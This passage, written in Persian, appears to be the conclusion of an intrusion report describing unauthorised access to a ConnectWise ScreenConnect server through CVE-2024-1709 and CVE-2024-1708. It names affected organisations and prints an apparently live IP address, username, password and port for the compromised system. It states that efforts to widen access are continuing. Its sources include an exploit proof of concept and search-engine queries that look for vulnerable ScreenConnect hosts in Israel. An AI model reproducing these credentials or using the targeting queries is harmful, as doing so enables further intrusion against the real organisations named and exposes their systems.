شده بود و دارای ۴۳۷ سیستم متصل می‌باشد و گروه هایی تحت عناوین :

- Axelerated Soloutions
- Deutsche Gulf Finance (DGF)
- Hail Cement Company (HCC)
- Lean Business Solutions (LEAN)
- National Water Company
- National Water Company (NWC)

در لیست ماشین های موجود مشاهده شد.

در زمان اتصال ۵ سیستم فعال بودند که در زمان تست بلافاصله خاموش و از دسترس خارج شدند، (اما تجهیز و سامانه مذکور همچنان در دسترس می باشد) و در نتیجه اقدام خاصی بر روی آن ها انجام نشد.

- IP: 158.101.230.195
- Username: screensupport
- Password: 4824226512
- Port: 8040



تصویر41 – سیستم هدف و نتیجه اتصال به سامانه مدیریتی

نتیجه

سیستم هدف همچنان در دسترس می باشد و ممکن است در آینده ماشین های زیرمجموعه فعال شوند. فلذا فرایند تلاش برای افزایش و گسترش سطح دسترسی در جریان می‌باشد.

منابع

- https://www.connectwise.com/company/trust/security-bulletins/connectwise-screenconnect-23.9.8
- https://thehackernews.com/2024/02/critical-flaws-found-in-connectwise.html
- https://nvd.nist.gov/vuln/detail/CVE-2024-1709
- https://nvd.nist.gov/vuln/detail/CVE-2024-1708
- https://www.bleepingcomputer.com/news/security/screenconnect-critical-bug-now-under-attack-as-exploit-code-emerges/
- https://www.shadowserver.org/what-we-do/network-reporting/vulnerable-http-report/
- https://github.com/projectdiscovery/nuclei-templates/blob/main/http/cves/2024/CVE-2024-1709.yaml
- https://github.com/watchtowrlabs/connectwise-screenconnect_auth-bypass-add-user-poc
- https://www.shodan.io/search?query=+http.favicon.hash%3A1484947000%2C1828756398%2C1170495932
- https://www.shodan.io/search?query=country%3A%22IL%22+http.favicon.hash%3A-82958153
- https://www.shodan.io/search?query=%22Server%253A+ScreenConnect%22+country%253A%22IL%22
- https://en.fofa.info/result?qbase64=YXBwPSJTY3JlZW5Db25uZWN0LVJlbW90ZS1TdXBwb3J0LVNvZnR3YXJlIiAmJiBjb3VudHJ5PSJJTCI%3D
- https://getodin.com/search/hosts?query=services.modules.http.headers.server%3A%22screenconnect%22
- https://getodin.com/search/hosts?query=services.modules.http.headers.server%253A%2522screenconnect%2522%2520AND%2520location.country_name%253A%2522Israel%2522%2520AND%2520services.port%253A%252210443%2522